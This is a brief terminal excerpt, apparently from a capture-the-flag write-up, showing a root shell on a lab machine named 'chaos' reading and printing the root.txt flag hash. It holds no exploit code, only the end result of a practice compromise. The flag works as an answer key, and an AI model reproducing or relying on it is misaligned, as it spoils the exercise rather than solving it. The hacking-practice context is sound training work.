root@chaos:/home/ayush# cd /root
cd /root
root@chaos:~# ls
ls
root.txt
root@chaos:~# cat root.txt
cat root.txt
4eca7e09e3520e020884563cfbabbc70
root@chaos:~#
```